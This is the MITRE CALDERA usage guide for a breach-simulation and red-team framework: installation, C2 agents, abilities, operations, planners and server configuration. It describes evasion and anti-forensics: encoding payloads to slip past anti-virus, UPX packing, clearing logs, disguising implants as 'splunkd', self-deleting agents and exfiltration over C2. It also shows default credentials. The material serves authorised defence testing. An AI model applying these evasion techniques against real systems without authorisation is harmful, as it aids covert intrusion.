caldera

The MITRE Corporation

Apr 13, 2021

USAGE GUIDES

CALDERA™ is a cyber security framework designed to easily run autonomous breach-and-simulation exercises. It can also be used to run manual red-team engagements or automated incident response. CALDERA is built on the MITRE ATT&CK™ framework and is an active research project at MITRE.

The framework consists of two components:

1. **The core system**. This is the framework code, including an asynchronous command-and-control (C2) server with a REST API and a web interface.

2. **Plugins**. These are separate repositories that hang off of the core framework, providing additional functionality. Examples include agents, GUI interfaces, collections of TTPs and more.

Visit Installing CALDERA for installation information.

For getting familiar with the project, visit Getting started, which documents step-by-step guides for the most common use cases of CALDERA, and Basic usage, which documents how to use some of the basic components in core CALDERA. Visit Learning the terminology for in depth definitions of the terms used throughout the project.

For information about CALDERA plugins, visit Plugin Library and How to Build Plugins if you are interested in building your own.

CHAPTER

ONE

INSTALLING CALDERA

1.1 Requirements

- Linux or MacOS operating system
- Python 3.6.1+ (with pip3)

1.1.1 Recommended

- GoLang 1.13+ (for optimal agent functionality)
- Google Chrome browser
- Hardware: 8GB+ RAM and 2+ CPUs

1.2 Installation

Start by cloning the CALDERA repository recursively, pulling all available plugins. It is recommended to pass the desired version/release (should be in x.x.x format). Cloning any non-release branch, including master, may result in bugs.

```
git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x
cd caldera
```

Next, install the pip requirements:

```
sudo pip3 install -r requirements.txt
```

Finally, start the server:

```
python3 server.py
```

Once started, log in to http://localhost:8888 with the `red` using the password found in the `conf/local.yml` file (this file will be generated on server start).

To learn how to use CALDERA, navigate to the Training plugin and complete the capture-the-flag style course.

1.3 Docker Deployment

CALDERA can be installed and run in a Docker container.

Start by cloning the CALDERA repository recursively, passing the desired version/release in x.x.x format:

```
git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x
cd caldera
```

Next, build a container:

```
docker build . -t caldera:server
```

Finally, run the docker CALDERA server:

```
docker run -p 7010:7010 -p 7011:7011 -p 7012:7012 -p 8888:8888 caldera:server
```

1.4 Offline Installation

It is possible to use pip to install CALDERA on a server without internet access. Dependencies will be downloaded to a machine with internet access, then copied to the offline server and installed.

To minimize issues with this approach, the internet machine's platform and Python version should match the offline server. For example, if the offline server runs Python 3.6 on Ubuntu 20.04, then the machine with internet access should run Python 3.6 and Ubuntu 20.04.

Run the following commands on the machine with internet access. These commands will clone the CALDERA repository recursively (passing the desired version/release in x.x.x format) and download the dependencies using pip:

```
git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x
mkdir caldera/python_deps
pip3 download -r caldera/requirements.txt --dest caldera/python_deps
```

The `caldera` directory now needs to be copied to the offline server (via `scp`, sneakernet, etc).

On the offline server, the dependencies can then be installed with `pip3`:

```
pip3 install -r caldera/requirements.txt --no-index --find-links caldera/python_deps
```

CALDERA can then be started as usual on the offline server:

```
cd caldera
python3 server.py
```

CHAPTER

TWO

GETTING STARTED

CALDERA, as a cybersecurity framework, can be used in several ways. For most users, it will be used to run either offensive (red) or defensive (blue) operations.

Here are the most common use-cases and basic instructions on how to proceed.

2.1 Autonomous red-team engagements

This is the original CALDERA use-case. You can use the framework to build a specific threat (adversary) profile and launch it in a network to see where you may be susceptible. This is good for testing defenses and training blue teams on how to detect threats.

The following steps will walk through logging in, deploying an agent, selecting an adversary, and running an operation:

1. Log in as a red user. By default, a "red" user is creating with a password found in the `conf/local.yml` file (or `conf/default.yml` if using insecure settings).
2. Deploy an agent
   - Navigate to the Agents page and click the "Click here to deploy an agent"
   - Choose the Sandcat (54ndc47) agent and platform (victim operating system)
   - Check that the value for `app.contact.http` matches the host and port the CALDERA server is listening on
   - Run the generated command on the victim machine. Note that some abilities will require elevated privileges, which would require the agent to be deployed in an elevated shell.
   - Ensure that a new agent appears in the table on the Agents page
3. Choose an adversary profile
   - Navigate to the Adversaries page
   - Select an adversary from the dropdown and review abilities. The "Discovery" and "Hunter" adversaries from the Stockpile plugin are good starting profiles.
4. Run an operation
   - Navigate to the Operations page and add an operation by toggling the View/Add switch
   - Type in a name for the operation
   - Under the basic options, select a group that contains the recently deployed agent ("red" by default)
   - Under the basic options, select the adversary profile chosen in the last step
   - Click the start button to begin the operation

5. Review the operation
   - While the operation is running, abilities will be executed on the deployed agent. Click the stars next to run abilities to view the output.
6. Export operation results
   - Once the operation finishes, users can export operation reports in JSON format by clicking the "Download report" button in the operation GUI modal. Users can also export operation event logs in JSON format by clicking the "Download event logs" button in the operations modal. The event logs will also be automatically written to disk when the operation finishes. For more information on the various export formats and automatic/manual event log generation, see the *Operation Result page*.

Next steps may include:

- Running an operation with a different adversary profile
- Creating a new adversary profile
- Creating custom abilities and adding them to an adversary profile
- Running an operation with a different planner (such as batch)

2.2 Autonomous incident-response

CALDERA can be used to perform automated incident response through deployed agents. This is helpful for identifying TTPs that other security tools may not see or block.

The following steps will walk through logging in to CALDERA blue, deploying a blue agent, selecting a defender, and running an operation:

1. Log in as a blue user. By default, a "blue" user is creating with a password found in the `conf/local.yml` file (or `conf/default.yml` if using insecure settings).
2. Deploy a blue agent
   - Navigate to the Agents page and click the "Click here to deploy an agent"
   - Choose the Sandcat (54ndc47) agent and platform (victim operating system)
   - Check that the value for `app.contact.http` matches the host and port the CALDERA server is listening on
   - Run the generated command on the victim machine. The blue agent should be deployed with elevated privileges in most cases.
   - Ensure that a new blue agent appears in the table on the Agents page
3. Choose a defender profile
   - Navigate to the Defenders page
   - Select a defender from the dropdown and review abilities. The "Incident responder" defender is a good starting profile.
4. Choose a fact source. Defender profiles utilize fact sources to determine good vs. bad on a given host.
   - Navigate to the Sources page
   - Select a fact source and review facts. Consider adding facts to match the environment (for example, add a fact with the `remote.port.unauthorized` trait and a value of `8000` to detect services running on port 8000)
   - Save the source if any changes were made

5. Run an operation

   - Navigate to the Operations page and add an operation by toggling the View/Add switch
   - Type in a name for the operation
   - Under the basic options, select a group that contains the recently deployed agent (”blue” by default)
   - Under the basic options, select the defender profile chosen previously
   - Under the autonomous menu, select the fact source chosen previously
   - Click the start button to begin the operation

6. Review the operation

   - While the operation is running, abilities will be executed on the deployed agent. Click the stars next to run abilities to view the output.
   - Consider manually running commands (or *using an automated adversary*) which will trigger incident response actions (such as starting a service on an unauthorized port)

7. Export operation results

   - Once the operation finishes, users can export operation reports in JSON format by clicking the “Download report” button in the operation GUI modal. Users can also export operation event logs in JSON format by clicking the “Download event logs” button in the operations modal. The event logs will also be automatically written to disk when the operation finishes. For more information on the various export formats and automatic/manual event log generation, see the *Operation Result page*.

2.3 Manual red-team engagements

CALDERA can be used to perform manual red-team assessments using the Manx agent. This is good for replacing or appending existing offensive toolsets in a manual assessment, as the framework can be extended with any custom tools you may have.

The following steps will walk through logging in, deploying a Manx agent, and running manual commands:

1. Log in as a red user
2. Deploy a Manx agent

   - Navigate to the Agents page and click the “Click here to deploy an agent”
   - Choose the Manx agent and platform (victim operating system)
   - Check that the values for `app.contact.http`, `app.contact.tcp`, and `app.contact.udp` match the host and ports the CALDERA server is listening on
   - Run the generated command on the victim machine
   - Ensure that a new agent appears in the table on the Agents page

3. Deploy a Manx agent

   - Navigate to the Manx plugin
   - Select the deployed agent in the session dropdown
   - Run manual commands in the terminal window

2.4 Research on artificial intelligence

CALDERA can be used to test artificial intelligence and other decision-making algorithms using the Mock plugin. The plugin adds simulated agents and mock ability responses, which can be used to run simulate an entire operation.

To use the mock plugin:

1. With the server stopped, enable the mock plugin. Restart the server.
2. Log in as a red user
3. In the Agents modal, review the simulated agents that have been spun up
4. Run an operation using any adversary against your simulated agents. Note how the operation runs non-deterministically.
5. Adjust the decision logic in a planner, such as the `batch.py` planner in the Stockpile plugin, to test out different theories

CHAPTER

THREE

LEARNING THE TERMINOLOGY

3.1 Agents

Agents are software programs that connect back to CALDERA at certain intervals to get instructions. Agents communicate with the CALDERA server via a *contact* method, initially defined at agent install.

Installed agents appear in the UI in the Agents dialog. Agents are identified by their unique *paw* - or paw print.

CALDERA includes a number of agent programs, each adding unique functionality. A few examples are listed below:

- Sandcat (54ndc47): A GoLang agent which communicates through HTTP, Git, or P2P over SMB contacts
- Manx: A GoLang agent which communicates via the TCP contact and functions as a reverse-shell
- Ragdoll: A Python agent which communicates via the HTML contact

Agents can be placed into a *group*, either at install through command line flags or by editing the agent in the UI. These groups are used when running an operation to determine which agents to execute abilities on.

The group determines whether an agent is a “red agent” or a “blue agent”. Any agent started in the “blue” group will be accessible from the blue dashboard. All other agents will be accessible from the red dashboard.

3.2 Abilities and Adversaries

An ability is a specific ATT&CK tactic/technique implementation which can be executed on running agents. Abilities will include the command(s) to run, the *platforms* / *executors* the commands can run on (ex: Windows / PowerShell), payloads to include, and a reference to a module to parse the output on the CALDERA server.

Adversary profiles are groups of abilities, representing the tactics, techniques, and procedures (TTPs) available to a threat actor. Adversary profiles are used when running an operation to determine which abilities will be executed.

3.3 Operations

Operations run abilities on agent groups. Adversary profiles are used to determine which abilities will be run and agent groups are used to determine which agents the abilities will be run on.

The order in which abilities are run is determined by the *planner*. A few examples of planners included, by default, in CALDERA are listed below:

- atomic: Run abilities in the adversary profile according to the adversary’s atomic ordering
- batch: Run all abilities in the adversary profile at once
- buckets: Run abilities in the adversary profile grouped by ATT&CK tactic

When an ability is run in an operation, a *link* is generated for each agent if:

1. All link *facts* and fact *requirements* have been fulfilled
2. The agent has an executor that the ability is configured to run on
3. The agent has not yet run the ability, or the ability is marked as repeatable

A fact is an identifiable piece of information about a given computer. Fact names are referenced in ability files and will be replaced with the fact values when a link is created from the ability.

Link commands can be *obfuscated*, depending on the stealth settings of the operation.

Generated links are added to the operation *chain*. The chain contains all links created for the operation.

When an agents checks in, it will collect its instructions. The instructions are then run, depending on the *executor* used, and results are sent back to the CALDERA server.

Then the results are received, CALDERA will use a *parser* to add any collected facts to the operation. Parsers analyze the output of an ability to extract potential facts. If potential facts are allowed through the *fact rules*, the fact is added to the operation for use in future links.

3.4 Plugins

CALDERA is a framework extended by *plugins*. These plugins provide CALDERA with extra functionality in some way.

Multiple plugins are included by default in CALDERA. A few noteworthy examples are below, though a more complete and detailed list can be found on the *Plugin Library* page:

- Sandcat: The Sandcat agent is the recommended agent for new users
- Stockpile: This plugin holds the majority of open-source abilities, adversaries, planners, and obfuscators created by the CALDERA team
- Training: The training plugin walks users through most of CALDERA's functionality – recommended for new users

CHAPTER

FOUR

BASIC USAGE

4.1 Agents

4.1.1 Agent Management

To deploy an agent:

1. Navigate to the Agents tab and click the "Click here to deploy an agent" button
2. Choose an agent (Sandcat is a good one to start with) and a platform (operating system)
3. Make sure the agent options are correct (ex: ensure `app.contact.http` matches the expected host and port for the CALDERA server)
4. Choose a command to execute on the target machine
5. On the target machine, paste the command into the terminal or command prompt and run
6. The new agent should appear in the table on the Agents tab (if the agent does not appear, check the Agent Deployment section of the Troubleshooting page)

To kill an agent, use the "Kill Agent" button under the agent-specific settings. The agent will terminate on its next beacon.

To remove the agent from CALDERA (will not kill the agent), click the red X. Running agents remove from CALDERA will reappear when they check in.

4.1.2 Agent Settings

Several configuration options are available for agents:

- **Beacon Timers**: Set the minimum and maximum seconds the agent will take to beacon home. These timers are applied to all newly-created agents.
- **Watchdog Timer**: Set the number of seconds to wait, once the server is unreachable, before killing an agent. This timer is applied to all newly-created agents.
- **Untrusted Timer**: Set the number of seconds to wait before marking a missing agent as untrusted. Operations will not generate new links for untrusted agents. This is a global timer and will affect all running and newly-created agents.
- **Implant Name**: The base name of newly-spawned agents. If necessary, an extension will be added when an agent is created (ex: `splunkd` will become `splunkd.exe` when spawning an agent on a Windows machine).
- **Bootstrap Abilities**: A comma-separated list of ability IDs to be run on a new agent beacon. By default, this is set to run a command which clears command history.

- **Deadman Abilities**: A comma-separated list of ability IDs to be run immediately prior to agent termination. The agent must support deadman abilities in order for them to run.

Agents have a number of agent-specific settings that can be modified by clicking on the button under the 'PID' column for the agent:

- **Group**: Agent group
- **Sleep**: Beacon minimum and maximum sleep timers for this specific agent, separated by a forward slash (/)
- **Watchdog**: The watchdog timer setting for this specific agent

4.2 Abilities

The majority of abilities are stored inside the Stockpile plugin (`plugins/stockpile/data/abilities`), along the adversary profiles which use them. Abilities created through the UI will be placed in `data/abilities`.

Here is a sample ability:

```
- id: 9a30740d-3aa8-4c23-8efa-d51215e8a5b9
  name: Scan WIFI networks
  description: View all potential WIFI networks on host
  tactic: discovery
  technique:
    attack_id: T1016
    name: System Network Configuration Discovery
  platforms:
    darwin:
      sh:
        command: |
          ./wifi.sh scan
        payload: wifi.sh
    linux:
      sh:
        command: |
          ./wifi.sh scan
        payload: wifi.sh
    windows:
      psh:
        command: |
          .\wifi.ps1 -Scan
        payload: wifi.ps1
```

Things to note:

- Each ability has a random UUID id
- Each ability requires a name, description, ATT&CK tactic and technique information
- Each ability requires a platforms list, which should contain at least 1 block for a supported operating system (platform). Currently, abilities can be created for Windows, Linux, and Darwin (MacOS).
- Abilities can be added to an adversary through the GUI with the 'add ability' button

For each platform, there should be a list of executors. In the default Sandcat deployment, Darwin and Linux platforms can use sh and Windows can use psh (PowerShell) or cmd (command prompt).

Each platform block consists of a:

- command (required)

- payload (optional)
- uploads (optional)
- cleanup (optional)
- parsers (optional)
- requirements (optional)
- timeout (optional)

Command: A command can be 1-line or many and should contain the code you would like the ability to execute. Newlines in the command will be deleted before execution. The command can (optionally) contain variables, which are identified as #{variable}. In the example above, there is one variable used, #{files}. A variable means that you are letting CALDERA fill in the actual contents. CALDERA has a number of global variables:

- `#{server}` references the FQDN of the CALDERA server itself. Because every agent may know the location of CALDERA differently, using the #{server} variable allows you to let the system determine the correct location of the server.
- `#{group}` is the group a particular agent is a part of. This variable is mainly useful for lateral movement, where your command can start an agent within the context of the agent starting it.
- `#{paw}` is the unique identifier - or paw print - of the agent.
- `#{location}` is the location of the agent on the client file system.
- `#{exe_name}` is the executable name of the agent.
- `#{upstream_dest}` is the address of the immediate "next hop" that the agent uses to reach the CALDERA server. For agents that directly connect to the server, this will be the same as the `#{server}` value. For agents that use peer-to-peer, this value will be the peer address used.
- `#{origin_link_id}` is the internal link ID associated with running this command used for agent tracking.

Global variables can be identified quickly because they will be single words.

You can use these global variables freely and they will be filled in before the ability is used. Alternatively, you can write in your own variables and supply CALDERA with facts to fill them in.

Payload: A comma-separated list of files which the ability requires in order to run. In the windows executor above, the payload is wifi.ps1. This means, before the ability is used, the agent will download wifi.ps1 from CALDERA. If the file already exists, it will not download it. You can store any type of file in the payload directories of any plugin.

> Did you know that you can assign functions to execute on the server when specific payloads are requested for download? An example of this is the sandcat.go file. Check the plugins/sandcat/hook.py file to see how special payloads can be handled.

Payloads can be stored as regular files or you can xor (encode) them so the anti-virus on the server-side does not pick them up. To do this, run the app/utility/payload_encoder.py against the file to create an encoded version of it. Then store and reference the encoded payload instead of the original.

> The payload_encoder.py file has a docstring which explains how to use the utility.

Payloads also can be ran through a packer to obfuscate them further from detection on a host machine. To do this you would put the packer module name in front of the filename followed by a colon ':'. This non-filename character will be passed in the agent's call to the download endpoint, and the file will be packed before sending it back to the agent. UPX is currently the only supported packer, but adding addition packers is a simple task.

> An example for setting up for a packer to be used would be editing the filename in the payload section of an ability file: - upx:Akagi64.exe

Uploads: A list of files which the agent will upload to the C2 server after running the ability command. The filepaths can be specified as local file paths or absolute paths. The ability assumes that these files will exist during the time of upload.

Below is an example ability that uses the `uploads` keyword:

```
---

- id: 22b9a90a-50c6-4f6a-a1a4-f13cb42a26fd
  name: Upload file example
  description: Example ability to upload files
  tactic: exfiltration
  technique:
    attack_id: T1041
    name: Exfiltration Over C2 Channel
  platforms:
    darwin,linux:
      sh:
        command: |
          echo "test" > /tmp/absolutepath.txt;
          echo "test2" > ./localpath.txt;
        cleanup: |
          rm -f /tmp/absolutepath.txt ./localpath.txt;
        uploads:
          - /tmp/absolutepath.txt
          - ./localpath.txt
```

Cleanup: An instruction that will reverse the result of the command. This is intended to put the computer back into the state it was before the ability was used. For example, if your command creates a file, you can use the cleanup to remove the file. Cleanup commands run after an operation, in the reverse order they were created. Cleaning up an operation is also optional, which means you can start an operation and instruct it to skip all cleanup instructions.

Cleanup is not needed for abilities, like above, which download files through the payload block. Upon an operation completing, all payload files will be removed from the client (agent) computers.

Parsers: A list of parsing modules which can parse the output of the command into new facts. Interested in this topic? Check out *how CALDERA makes decisions* which goes into detail about parsers.

Abilities can also make use of two CALDERA REST API endpoints, file upload and download.

Requirements: Required relationships of facts that need to be established before this ability can be used.

Timeout: How many seconds to allow the command to run.

4.2.1 Bootstrap and Deadman Abilities

Bootstrap Abilities are abilities that run immediately after sending their first beacon in. A bootstrap ability can be added through the GUI by entering the ability id into the 'Bootstrap Abilities' field in the 'Agents' tab. Alternatively, you can edit the `conf/agents.yml` file and include the ability id in the bootstrap ability section of the file (ensure the server is turned off before editing any configuration files).

Deadman Abilities are abilities that an agent runs just before graceful termination. When the Caldera server receives an initial beacon from an agent that supports deadman abilities, the server will immediately send the configured deadman abilities, along with any configured bootstrap abilities, to the agent. The agent will save the deadman abilities and execute them if terminated via the GUI or if self-terminating due to watchdog timer expiration or disconnection from the C2. Deadman abilities can be added through the GUI by entering a comma-separated list of ability IDs into the 'Deadman Abilities' field in the 'Agents' tab. Alternatively, you can edit the 'conf/agents.yml' file and include the ability ID in the ‘deadman_abilities’ section of the file (ensure the server is turned off before editing any configuration files).

Below is an example `conf/agents.yml` file with configured bootstrap and deadman abilities:

```
bootstrap_abilities:
- 43b3754c-def4-4699-a673-1d85648fda6a # Clear and avoid logs
deadman_abilities:
- 5f844ac9-5f24-4196-a70d-17f0bd44a934 # delete agent executable upon termination
implant_name: splunkd
sleep_max: 60
sleep_min: 30
untrusted_timer: 90
watchdog: 0
deployments:
  - 2f34977d-9558-4c12-abad-349716777c6b #54ndc47
  - 356d1722-7784-40c4-822b-0cf864b0b36d #Manx
  - 0ab383be-b819-41bf-91b9-1bd4404d83bf #Ragdoll
```

4.3 Adversary Profiles

The majority of adversary profiles are stored inside the Stockpile plugin (`plugins/stockpile/data/adversaries`). Adversary profiles created through the UI will be placed in `data/adversaries`.

Adversaries consist of an objective (optional) and a list of abilities under atomic_ordering. This ordering determines the order in which abilities will be run.

An example adversary is below:

```
id: 5d3e170e-f1b8-49f9-9ee1-c51605552a08
name: Collection
description: A collection adversary
objective: 495a9828-cab1-44dd-a0ca-66e58177d8cc
atomic_ordering:
    - 1f7ff232-ebf8-42bf-a3c4-657855794cfe #find company emails
    - d69e8660-62c9-431e-87eb-8cf6bd4e35cf #find ip addresses
    - 90c2efaa-8205-480d-8bb6-61d90dbaf81b #find sensitive files
    - 6469befa-748a-4b9c-a96d-f191fde47d89 #create staging dir
```

4.4 Operations

An operation can be started with a number of optional configurations:

- **Group**: Which collection of agents would you like to run against
- **Adversary**: Which adversary profile would you like to run
- **Auto-close**: Automatically close the operation when there is nothing left to do. Alternatively, keep the operation forever.
- **Run immediately**: Run the operation immediately or start in a paused state
- **Autonomous**: Run autonomously or manually. Manual mode will ask the operator to approve or discard each command.
- **Planner**: You can select which logic library - or planner - you would like to use.

- **Fact source**: You can attach a source of facts to an operation. This means the operation will start with "pre-knowledge" of the facts, which it can use to fill in variables inside the abilities.
- **Cleanup timeout**: How many seconds to wait for each cleanup command to complete before continuing.
- **Obfuscators**: Select an obfuscator to encode each command with, before they are sent to the agents.
- **Jitter**: Agents normally check in with CALDERA every 60 seconds. Once they realize they are part of an active operation, agents will start checking in according to the jitter time, which is by default 2/8. This fraction tells the agents that they should pause between 2 and 8 seconds (picked at random each time an agent checks in) before using the next ability.
- **Visibility**: How visible should the operation be to the defense. Defaults to 51 because each ability defaults to a visibility of 50. Abilities with a higher visibility than the operation visibility will be skipped.

After starting an operation, users can export the operation report in JSON format by clicking the "Download report" button in the operation GUI modal. For more information on the operation report format, see the *Operation Result* section.

4.5 Facts

A fact is an identifiable piece of information about a given computer. Facts are directly related to variables, which can be used inside abilities.

Facts are composed of a:

- **trait**: a 3-part descriptor which identifies the type of fact. An example is host.user.name. A fact with this trait tells me that it is a user name. This format allows you to specify the major (host) minor (user) and specific (name) components of each fact.
- **value**: any arbitrary string. An appropriate value for a host.user.name may be "Administrator" or "John".
- **score**: an integer which associates a relative importance for the fact. Every fact, by default, gets a score of 1. If a host.user.password fact is important or has a high chance of success if used, you may assign it a score of 5. When an ability uses a fact to fill in a variable, it will use those with the highest scores first. If a fact has a score of 0, it will be blacklisted - meaning it cannot be used in the operation.

  If a property has a major component = host (e.g., host.user.name) that fact will only be used by the host
  that collected it.

As hinted above, when CALDERA runs abilities, it scans the command and cleanup instructions for variables. When it finds one, it then looks at the facts it has and sees if it can replace the variables with matching facts (based on the property). It will then create new variants of each command/cleanup instruction for each possible combination of facts it has collected. Each variant will be scored based on the cumulative score of all facts inside the command. The highest scored variants will be executed first.

Facts can be added or modified through the GUI by navigating to *Advanced* -> *Sources* and clicking on '+ add row'.

4.6 Fact sources

A fact source is a collection of facts that you have grouped together. A fact source can be applied to an operation when you start it, which gives the operation facts to fill in variables with.

Fact sources can be added or modified through the GUI by navigating to *Advanced* -> *Sources*.

4.7 Rules

A rule is a way of restricting or placing boundaries on CALDERA. Rules are directly related to facts and should be included in a fact sheet.

Rules act similar to firewall rules and have three key components: fact, action, and match

1. **Fact** specifies the name of the fact that the rule will apply to
2. **Action** (ALLOW, DENY) will allow or deny the fact from use if it matches the rule
3. **Match** regex rule on a fact's value to determine if the rule applies

During an operation, the planning service matches each link against the rule-set, discarding it if any of the fact assignments in the link match a rule specifying DENY and keeping it otherwise. In the case that multiple rules match the same fact assignment, the last one listed will be given priority.

Example

```
rules:
  - action: DENY
    fact: file.sensitive.extension
    match: .*
  - action: ALLOW
    fact: file.sensitive.extension
    match: txt
```

In this example only the txt file extension will be used. Note that the ALLOW action for txt supersedes the DENY for all, as the ALLOW rule is listed later in the policy. If the ALLOW rule was listed first, and the DENY rule second, then all values (including txt) for file.sensitive.extension would be discarded.

4.7.1 Subnets

Rules can also match against subnets.

Subnet Example

```
  - action: DENY
    fact: my.host.ip
    match: .*
  - action: ALLOW
    fact: my.host.ip
    match: 10.245.112.0/24
```

In this example, the rules would permit CALDERA to only operate within the 10.245.112.1 to 10.245.112.254 range.

Rules can be added or modified through the GUI by navigating to *Advanced* -> *Sources* and clicking on '+ view rules'.

4.8 Planners

A planner is a module within CALDERA which contains logic for how a running operation should make decisions about which abilities to use and in what order.

Planners are single module Python files. Planners utilize the core system's planning_svc.py, which has planning logic useful for various types of planners.

4.8.1 The Atomic planner

CALDERA ships with a default planner, *atomic*. The *atomic* planner operates by atomically sending a single ability command to each agent in the operation's group at a time, progressing through abilities as they are enumerated in the underyling adversary profile. When a new agent is added to the operation, the *atomic* planner will start with the first ability in the adversary profile.

The *atomic* planner can be found in the `mitre/stockpile` GitHub repository at `app/atomic.py`.

4.8.2 Custom Planners

For any other planner behavior and functionality, a custom planner is required. CALDERA has open sourced some custom planners, to include the *batch* and *buckets* planners. From time to time, the CALDERA team will open source further planners as they become more widely used, publicly available, etc.

The *batch* planner will retrieve all ability commands available and applicable for the operation and send them to the agents found in the operation's group. The *batch* planner uses the planning service to retrieve ability commands based on the chosen advsersary and known agents in the operation. The abilities returned to the *batch* planner are based on the agent matching the operating system (execution platform) of the ability and the ability command having no unsatisfied facts. The *batch* planner will then send these ability commands to the agents and wait for them to be completed. After each batch of ability commands is completed, the *batch* planner will again attempt to retrieve all ability commands available for the operation and attempt to repeat the cycle. This is required as once ability commands are executed, new additional ability commands may also become unlocked; e.g. required facts being present now, newly spawned agents, etc. The *batch* planner should be used for profiles containing repeatable abilities.

The *buckets* planner is an example planner to demonstrate how to build a custom planner as well as the planning service utilities available to planners to aid in the formation decision logic.

The *batch* and *buckets* planners can be found in the `mitre/stockpile` github repository at `app/batch.py` and `app/buckets.py`.

See *How to Build Planners* for full walkthrough of how to build a custom planner and incorporate any custom decision logic that is desired.

4.8.3 Repeatable Abilities and Planners

When creating a new operation, selecting a profile with repeatable abilities will disable both the *atomic* and the *buckets* planners. Due to the behavior and functionality of these planners, repeatable abilities will result in the planner looping infinitely on the repeatable ability. It is recommended to use the *batch* planner with profiles containing repeatable abilities.

4.9 Plugins

CALDERA is built using a plugin architecture on top of the core system. Plugins are separate git repositories that plug new features into the core system. Each plugin resides in the plugins directory and is loaded into CALDERA by adding it to the local.yml file.

Plugins can be added through the UI or in the configuration file (likely `conf/local.yml`). Changes to the configuration file while the server is shut down. The plugins will be enabled when the server restarts.

Each plugin contains a single hook.py file in its root directory. This file should contain an initialize function, which gets called automatically for each loaded plugin when CALDERA boots. The initialize function contains the plugin logic that is getting "plugged into" the core system. This function takes a single parameter:

- **services**: a list of core services that live inside the core system.

A plugin can add nearly any new functionality/features to CALDERA by using the two objects above.

A list of plugins included with CALDERA can be found on the *Plugin library* page.

CHAPTER

FIVE

SERVER CONFIGURATION

5.1 Startup parameters

`server.py` supports the following arguments:

- `--log {DEBUG,INFO,WARNING,ERROR,CRITICAL}`: Sets the log option. The `DEBUG` option is useful for troubleshooting.
- `--fresh`: Resets all non-plugin data including custom abilities and adversaries, operations, and the agent list. A gzipped, tarball backup of the original content is stored in the `data/backup` directory. This makes it possible to recover the server state after an accidental `--fresh` startup by running `tar -zxvf data/backup/backup-<timestamp>.tar.gz` from the root caldera directory before server startup.
- `--environment ENVIRONMENT`: Sets a custom configuration file. See "Custom configuration files" below for additional details.
- `--plugins PLUGINS`: Sets CALDERA to run only with the specified plugins
- `--insecure`: Uses the `conf/default.yml` file for configuration, not recommended.

5.2 Configuration file

Caldera's configuration file is located at `conf/local.yml`, written on the first run. If the server is run with the `--insecure` option (not recommended), CALDERA will use the file located at `conf/default.yml`.

Configuration file changes must be made while the server is shut down. Any changes made to the configuration file while the server is running will be overwritten.

The YAML configuration file contains all the configuration variables CALDERA requires to boot up and run. A documented configuration file is below:

```
ability_refresh: 60  # Interval at which ability YAML files will refresh from disk
api_key_blue: BLUEADMIN123  # API key which grants access to CALDERA blue
api_key_red: ADMIN123  # API key which grants access to CALDERA red
app.contact.dns.domain: mycaldera.caldera  # Domain for the DNS contact server
app.contact.dns.socket: 0.0.0.0:53  # Listen host and port for the DNS contact server
app.contact.gist: API_KEY  # API key for the GIST contact
app.contact.html: /weather  # Endpoint to use for the HTML contact
app.contact.http: http://0.0.0.0:8888  # Server to connect to for the HTTP contact
app.contact.tcp: 0.0.0.0:7010  # Listen host and port for the TCP contact server
app.contact.udp: 0.0.0.0:7011  # Listen host and port for the UDP contact server
app.contact.websocket: 0.0.0.0:7012  # Listen host and port for the Websocket contact␣
↪server
```

(continues on next page)

(continued from previous page)

```
crypt_salt: REPLACE_WITH_RANDOM_VALUE  # Salt for file encryption
encryption_key: ADMIN123  # Encryption key for file encryption
exfil_dir: /tmp  # The directory where files exfiltrated through the /file/upload endpoint will be stored
host: 0.0.0.0  # Host the server will listen on
plugins:  # List of plugins to enable
- access
- atomic
- compass
- debrief
- fieldmanual
- gameboard
- manx
- response
- sandcat
- stockpile
- training
port: 8888  # Port the server will listen on
reports_dir: /tmp  # The directory where reports are saved on server shutdown
requirements:  # CALDERA requirements
  go:
    command: go version
    type: installed_program
    version: 1.11
  python:
    attr: version
    module: sys
    type: python_module
    version: 3.6.1
users:  # User list for CALDERA blue and CALDERA red
  blue:
    blue: admin  # Username and password
  red:
    admin: admin
    red: admin
```

5.3 Custom configuration files

Custom configuration files can be created with a new file in the `conf/` directory. The name of the config file can then be specified with the `-E` flag when starting the server.

Caldera will choose the configuration file to use in the following order:

1. A config specified with the `-E` or `--environment` command-line options. For instance, if started with `python caldera.py -E foo`, CALDERA will load it's configuration from `conf/foo.yml`.
2. `conf/local.yml`: Caldera will prefer the local configuration file if no other options are specified.
3. `conf/default.yml`: If no config is specified with the `-E` option and it cannot find a `conf/local.yml` configuration file, CALDERA will use its default configuration options.

5.4 Enabling LDAP login

CALDERA can be configured to allow users to log in using LDAP. To do so add an `ldap` section to the config with the following fields:

- **dn**: the base DN under which to search for the user
- **server**: the URL of the LDAP server, optionally including the scheme and port
- **user_attr**: the name of the attribute on the user object to match with the username, e.g. `cn` or `sAMAccountName`. Default: `uid`
- **group_attr**: the name of the attribute on the user object to match with the group, e.g. `MemberOf` or `group`. Default: `objectClass`
- **red_group**: the value of the group_attr that specifies a red team user. Default: `red`

For example:

```
ldap:
  dn: cn=users,cn=accounts,dc=demo1,dc=freeipa,dc=org
  server: ldap://ipa.demo1.freeipa.org
  user_attr: uid
  group_attr: objectClass
  red_group: organizationalperson
```

This will allow the `employee` user to log in as `uid=employee,cn=users,cn=accounts,dc=demo1,dc=freeipa,dc=org`. This user has an `objectClass` attribute that contains the value `organizationalperson`, so they will be logged in as a red team user. In contrast, the `admin` user does not have an `objectClass` of `organizationalperson` so they will be logged in as a blue team user.

Be sure to change these settings to match your specific LDAP environment.

Note that adding the `ldap` section will disable any accounts listed in the `users` section of the config file; only LDAP will be used for logging in.

CHAPTER

SIX

PLUGIN LIBRARY

Here you'll get a run-down of all open-source plugins, all of which can be found in the plugins/ directory as separate GIT repositories.

To enable a plugin, add it to the `default.yml` file in the `conf/` directory. Make sure your server is stopped when editing the `default.yml` file.

Plugins can also be enabled through the GUI. Go to *Advanced* -> *Configuration* and then click on the 'enable' button for the plugin you would like to enable.

6.1 Sandcat (54ndc47)

The Sandcat plugin, otherwise known as 54ndc47, is the default agent that CALDERA ships with. 54ndc47 is written in GoLang for cross-platform compatibility.

54ndc47 agents require network connectivity to CALDERA at port 8888.

6.1.1 Deploy

To deploy 54ndc47, use one of the built-in delivery commands which allows you to run the agent on any operating system. Each of these commands downloads the compiled 54ndc47 executable from CALDERA and runs it immediately. Find the commands on the Sandcat plugin tab.

Once the agent is running, it should show log messages when it beacons into CALDERA.

